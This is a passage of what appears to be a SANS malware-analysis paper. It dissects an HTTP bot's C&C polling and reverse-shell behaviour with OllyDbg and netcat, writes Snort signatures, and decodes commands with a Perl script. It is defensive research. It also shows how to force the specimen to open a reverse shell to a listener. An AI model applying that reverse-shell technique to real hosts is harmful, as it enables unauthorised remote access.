Two virtual machines were used to analyze the malware. The first was a Windows XP VM and the second was a RedHat Linux VM. OllyDbg was used to step through and execute the malware on the Windows VM. Two netcat listeners were used on the Linux VM to simulate the C&C website and the machine receiving the reverse shell. The netcat commands are shown below:

```
nc –l –p 80 < web.txt

nc –l –p 8080
```

The web.txt file used to display the web page with the encoded command is included in Appendix 1. The tcpdump command was used on the Linux VM to capture the network traffic between the Windows XP VM and the Linux VM.

The "hosts" file on the Windows VM was modified so that web traffic to the C&C site was redirected to the Linux VM.

6. Analysis Using OllyDbg

OllyDbg can be used to "step" through an executable and examine the contents of CPU registers and memory at specific points during a program's execution. The F7, F8, and F9 keys can be used to execute the malware in different ways. The F7 key can be used to execute a single assembler instruction. If this key is pressed on an instruction that calls a subroutine, OllyDbg will allow the analyst to step through the instructions within the subroutine. The F8 key can also be used to execute a single instruction. However, if the F8 key is used to execute an instruction that calls a subroutine, the entire subroutine is executed as if it were a single instruction. This allows the analyst to skip past a subroutine that may be of little interest. The F9 key can be used to run the malware without interruption (Zeltser, 2009b).

OllyDbg allows the analyst to set breakpoints, instructions where the program will halt execution. To set a breakpoint:

1. Click on a line of code in the Disassembler region to highlight the line
2. Press the F2 key to set the breakpoint

The line of code should turn red. Once a breakpoint is set, the F9 key can be used to start executing the malware. If no breakpoint is reached, the malware will run, uninterrupted. But, if a breakpoint is reached, execution of the malware will stop, and the analyst will be able to step through the malware using the F7 and F8 keys. This allows the analyst to skip a number of assembler instructions that may be of little interest.

OllyDbg can also be used to modify the contents of CPU registers and memory, allowing an analyst to force execution of specific code regions (Zeltser, 2009b). The

decoded command received from the C&C website was modified in the debugger, forcing execution of the portion of the malware responsible for the reverse shell behavior.

After starting the two netcat listeners on the Linux VM, OllyDbg was started, and the malware specimen was opened. A breakpoint was set at offset 00401C4B, the instruction that calls the WinMain subroutine. The F9 key was used to execute the program until the breakpoint was reached, and the F7 key was used to step into the WinMain function.



Figure 17: Debugger display before decoding Url

Figure 18: Decoded Url displayed above the encoded text

The F8 key was used to step through the code until the instruction at offset 00401A32 was reached. At this point, an encoded ASCII string was displayed to the right of the instruction at offset 00401A2D (Figure 17). After pressing the F8 key to step past the instruction at 00401A32, the decoded Url was displayed above the encoded text (Figure 18). The function at offset 00401000 is responsible for decrypting the encoded string into a Url. The domain name within this Url was entered into the "hosts" file of the Windows VM to force web traffic to the Linux VM (Figure 19).

```
#
# Additionally, comments (such as these) may be inserted on individu
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost
192.168.124.128 www.myfakewebsite.com
```

Figure 19: Modified hosts file



Figure 20: Modifying contents of stack to bypass sleep

The F8 key was used to step through the malware until the instruction at offset 00401A4A was reached. This instruction will make a call to the sleep function, using the parameter on the top of the stack as the number of milliseconds to sleep. The stack region is shown in the lower right pane in OllyDbg. OllyDbg can be used to modify the contents of a stack location by right-clicking on the stack location within the stack pane and selecting "modify". The top of the stack was modified so that the program would not sleep as long (Figure 20).



Figure 21: The EDX register contains address of memory buffer

The F8 key was used to step through the executable until the instruction at offset 00401A51 was reached. This instruction makes a call to the Poll_Url subroutine. The F7 key was used to step into this subroutine. After jumping into the Poll_Url subroutine, a breakpoint was set at offset 0040112B. The instruction at this offset will use the InternetReadFile function to copy the contents of the web page into a memory buffer. The address of the memory buffer, 12F98C, was pushed onto the stack from the EDX register (Figure 21).



Figure 22: Contents of memory after InternetReadFile executed

The F8 key was pressed to execute the InternetReadFile function. By right-clicking in the stack pane and selecting "Show ASCII dump", the contents of memory at 12F98C can be inspected more easily. The contents of the memory location matched the contents of the web page redirected to the netcat listener on the Linux VM. Notice the string "<!--2upczxAXhr0 -->" located at the beginning of the memory buffer (Figure 22). The string "2upczxAXhrO" is the encoded command.



Figure 23: sleep 35

A breakpoint was set on the instruction at offset 00401253 so that the executable would jump past the code responsible for decoding the command. The decoded command was written to memory at offset 12FD8C. The string "sleep 35" was found at this memory offset (Figure 23). This provides verification of the command syntax for the observed polling behavior.



Figure 24: Buffer contents modified to connect to Linux VM

In order to force the malware to execute the reverse shell portion of the code, the contents of the stack were modified as shown in Figure 24. The "sleep 35" command was replaced with the command "192.168.124.128 8080". Note that hex character 0x20 was inserted between the IP address of the remote host (192.168.124.128) and the port to connect to (8080). The F9 key was pressed to allow the malware to execute.



Figure 25: Netcat Listener before TCP connection



Figure 26: Netcat client after infected host establishes TCP connection



Figure 27: Netcat client after typing "shell" at the "==" prompt

Before the malware was allowed to execute, the Linux VM appeared as shown in Figure 25. After the malware was allowed to execute, the display changed as shown in Figure 26. The netcat listener now displayed "==" as a prompt for the attacker to type a command. The string "shell" was typed into the Linux VM, and a Windows command

shell was displayed. The attacker now had command shell access to the infected Windows VM (Figure 27).

If the encoding/decoding algorithm is known, the string "192.168.124.128 8080" can be encoded. The encoded string can then be placed in the comment section of the web page on the Linux VM that is simulating the C&C web site. This will also cause the malware to execute the reverse shell portion of the code. However, if the analyst does not know how the malware is encoding/decoding the commands it receives, using OllyDbg to modify the contents of the stack may be easier.

7. Detection using Snort

Snort is an open source Intrusion Detection System that can be used to monitor network traffic using a set of "signatures" (Scott 2004). If a network packet matching a signature is detected, Snort will generate an alert so the host responsible for generating the network traffic can be inspected (Scott 2004). Some of the information that was found during the static code analysis can be used to create a Snort signature to detect hosts infected with the micupdate malware.

During the static code analysis, it was determined that the malware sets the User Agent portion of the HTTP to "inter easy". When the infected host receives the web page, the malware looks for the presence of the characters "<!--" at the very beginning of the web page. If the encoded command sent by the C&C website will instruct the infected client to sleep for a number of minutes, the comment will also contain the string "2upczxAX". This information can be used to write a Snort signature. Snort's "content" keyword can be used to look for the strings "User Agent: inter easy" and "<!--2upczxAX" within TCP packets (Scott 2004). However, these strings will be present in different packets because one string is sent to the C&C website, and the other string is received from the C&C website. Snort uses the "flowbits" keyword to create a signature that will check for content matches in separate packets (Beale 2007). The two rules below may detect the network traffic used to poll the C&C website for commands:

```
alert tcp $HOME_NET 1024: -> any 80 (content:"User-Agent: inter easy";
flowbits:set,intereasy; flowbits:noalert;)
```

```
alert tcp any 80 -> $HOME_NET 1024: (content:"<!-- 2upczxAX";
flowbits:isset,intereasy;)
```

A second signature can be written to detect the reverse shell activity. The packet captures during the debugging analysis showed the infected host sending a TCP packet with only 4 bytes of data to the Linux VM after the TCP socket was established. The first two bytes of the TCP data were the "==" characters. A Snort signature using the "offset" and "depth" keywords can be used to look for network packets with the characters "==" at the very beginning of the payload (Scott 2004). The "dsize" keyword can be used to instruct Snort to inspect only packets with a payload of 4 bytes (Roesch, 2010). The following Snort rule may detect the prompt that appears before the attacker obtains the reverse shell.

```
alert tcp $HOME_NET 1024: -> any 80 (content:"=="; offset:0; depth:2; dsize:4;)
```

8. Some non-Signature Detection Ideas

The static code analysis and debug analysis of the malware showed two possible commands for this malware specimen: sleep or create a TCP socket. If the malware receives the "sleep" command from the C&C website, it will sleep for a certain number of minutes, then request the web page again. Therefore, it may be possible to detect this malware by analyzing network logs for hosts that connect to websites at fairly regular intervals.

If the attacker obtains a reverse shell, he has a great deal of flexibility in what can be done on the infected system. The attacker can use the ftp command to download the newest malware variants and execute the malware from the command window. However, the attacker must do this while they have a command shell. This means that this type of malicious activity may be detected by looking for lengthy outbound TCP sessions, during which ftp transfers occur.

The network packet captures of the infected test laptop also revealed the strange TCP resets that were sent by the infected client. It may also be possible to analyze network logs for this type of activity.

9. Conclusions

Analysis of this malware specimen highlights some of the advantages of static code analysis. When the malware specimen is executed in a test laptop, the analyst is at the mercy of the attacker when determining the functionality of the malware. The malware responds to commands received from a C&C site. If the C&C site issues the same command over and over again, the analyst will observe only one type of activity from the infected system. Static code analysis allows the analyst to gain a more complete understanding of the malware's capabilities.

The static analysis may also help an analyst write a more precise IDS signature. This malware specimen looks for an encoded command only at the very beginning of the web page data. Therefore, the first Snort signature in the previous section could have been modified to look for the "<!--" content match in a more restricted portion of the TCP packet. Running the malware in a debugger also allowed the analyst to inspect a network packet capture. The information in the packet capture was used to write a second signature.

The analysis also allowed the analyst to understand the behavior of the malware from a non-signature based standpoint. This malware specimen infected several production hosts and network logs were used to verify that FTP transfers occurred while the attacker was "shelled" in to the infected systems. However, the reverse shell activity was obfuscated as https traffic and was not noticed during the initial analysis of the network logs. Once the reverse shell functionality was discovered, the reverse shell sessions were found in the network logs.

Daryl Ashley, ashley@infosec.utexas.edu

10. References

Ashley (2010). Obfuscation used by an HTTP Bot. Retrieved September 25, 2010 from security.utexas.edu Web site: http://security.utexas.edu/consensus/20100925_ISO_Obfuscation.pdf

Beale, J & Caswell, B (2007). Snort Intrusion and Detection Toolkit. Burlington, Ma: Syngress.

Chand, Mahesh (2000, July 26). Download a Web Page using InternetOpenURL API. Retrieved August 24, 2010 from Net Heaven Web site: http://www.dotnetheaven.com/Uploadfile/mahesh/DownloadwPgbyIntopenURLAPI05232005065621AM/DownloadwPgbyIntopenURLAPI.aspx

Graham, Ian (1998 January 5) Introduction to HTML. Retrieved August 27, 2010 from utoronto.ca Web site: http://www.utoronto.ca/web/HTMLdocs/NewHTML/comments.html

Hammer, Richard (2006, May 25). Inside-Out Vulnerabilities, Reverse Shells. Retrieved August 24, 2010, from SANS Institute Infosec Reading Room: http://search.sans.org/search?q=cache:RGE-pG3kE3sJ:www.sans.org/reading_room/whitepapers/covert/inside-out-vulnerabilities-reverse-shells_1663+reverse+shell&access=p&output=xml_no_dtd&ie=UTF-8&client=SANS&site=SANS&proxystylesheet=SANS&oe=UTF-8

Hart, Johnson M. (2005). Windows System Programming Third Edition. Boston, Ma: Pearson Education, Inc.

Northcutt, S & Novak, J (2001). Network Intrusion Detection An Analyst's Handbook. New Riders Publishing.

pascallapalme (2010 April 6). Speech bubble. Retrieved August 20, 2010 from Open Clip Art Library Web site: http://www.openclipart.org/detail/38593

Roesch, Martin (2010 August 27). Writing Snort Rules. Retrieved August 27, 2010, from Packet Storm Web site: http://packetstormsecurity.nl/papers/IDS/snort_rules.htm

Daryl Ashley, ashley@infosec.utexas.edu

Scott, C, Wolfe, P, & Hayes, B (2004). Snort for Dummies. Hoboken: Wiley Publishing Inc.

Zeltser, L (2009a). Reverse-Engineering Malware: Additional Tools and Techniques. Bethesda, Md: The SANS Institute.

Zeltser, L (2009b). Reverse-Engineering Malware: The Essentials of Malware Analysis. Bethesda, Md: The SANS Institute.

Daryl Ashley, ashley@infosec.utexas.edu

11. Appendix 1 (Contents of web.txt)

<!--2upczxAXhr0 -->
Help
Help
Help
Help
Help
Help
Help
Help
Help
Help
Help
Help
Help
Help
Help
Help
Help
Help

Daryl Ashley, ashley@infosec.utexas.edu

12. Appendix 2: Perl Script to Decode C&C Commands

```
#!/usr/bin/perl

my $dict =
"ABCFGHIJdefghijkKLMNOPVxyz01234WXYZabclmQRSTDEUnopqrstuvw56789+=";
my $buf = "2upczxAX";
my $out;
my ($i, $x, $y, $d, $tmp);

$y = 0;
$d = 0;
$out = "";

for ($i = 0; $i < length($buf); $i++) {
	my $c = substr($buf, $i, 1);
	$x = char_to_index($c, $dict);
	$y = $y << 6;
	$y = $y + $x;

	$d += 6;
	$d %= 8;
	if ($d != 6) {
		$tmp = $y;
		$tmp = $tmp >> $d;
		$tmp = $tmp & 127;
		$out = $out . chr($tmp);
	}
}

printf("Output: [%s]\n", $out);
exit 0;

sub char_to_index ()
{
	my $c = $_[0];
	my $str = $_[1];
	my $i;

	for ($i = 0; $i < length($str); $i++) {
		my $c2 = substr($str, $i, 1);
		if ($c eq $c2) {
			return $i;
		}
	}
	return 0;
}
```

Daryl Ashley, ashley@infosec.utexas.edu

Last Updated: August 20th, 2017

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS Chicago 2017	Chicago, ILUS	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VAUS	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CAUS	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Tampa - Clearwater 2017	Clearwater, FLUS	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NVUS	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, IE	Sep 11, 2017 - Sep 16, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MDUS	Sep 25, 2017 - Sep 30, 2017	Live Event
Data Breach Summit & Training	Chicago, ILUS	Sep 25, 2017 - Oct 02, 2017	Live Event
SANS Copenhagen 2017	Copenhagen, DK	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, GB	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, COUS	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, NL	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS DFIR Prague 2017	Prague, CZ	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS Oslo Autumn 2017	Oslo, NO	Oct 02, 2017 - Oct 07, 2017	Live Event
SANS October Singapore 2017	Singapore, SG	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS AUD507 (GSNA) @ Canberra 2017	Canberra, AU	Oct 09, 2017 - Oct 14, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZUS	Oct 09, 2017 - Oct 14, 2017	Live Event
Secure DevOps Summit & Training	Denver, COUS	Oct 10, 2017 - Oct 17, 2017	Live Event
SANS Tysons Corner Fall 2017	McLean, VAUS	Oct 14, 2017 - Oct 21, 2017	Live Event
SANS Brussels Autumn 2017	Brussels, BE	Oct 16, 2017 - Oct 21, 2017	Live Event
SANS Tokyo Autumn 2017	Tokyo, JP	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Berlin 2017	Berlin, DE	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS Seattle 2017	Seattle, WAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS San Diego 2017	San Diego, CAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, AE	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FLUS	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Amsterdam 2017	Amsterdam, NL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, IT	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Sydney 2017	Sydney, AU	Nov 13, 2017 - Nov 25, 2017	Live Event
Pen Test Hackfest Summit & Training 2017	Bethesda, MDUS	Nov 13, 2017 - Nov 20, 2017	Live Event
SANS Paris November 2017	Paris, FR	Nov 13, 2017 - Nov 18, 2017	Live Event
SANS Adelaide 2017	OnlineAU	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced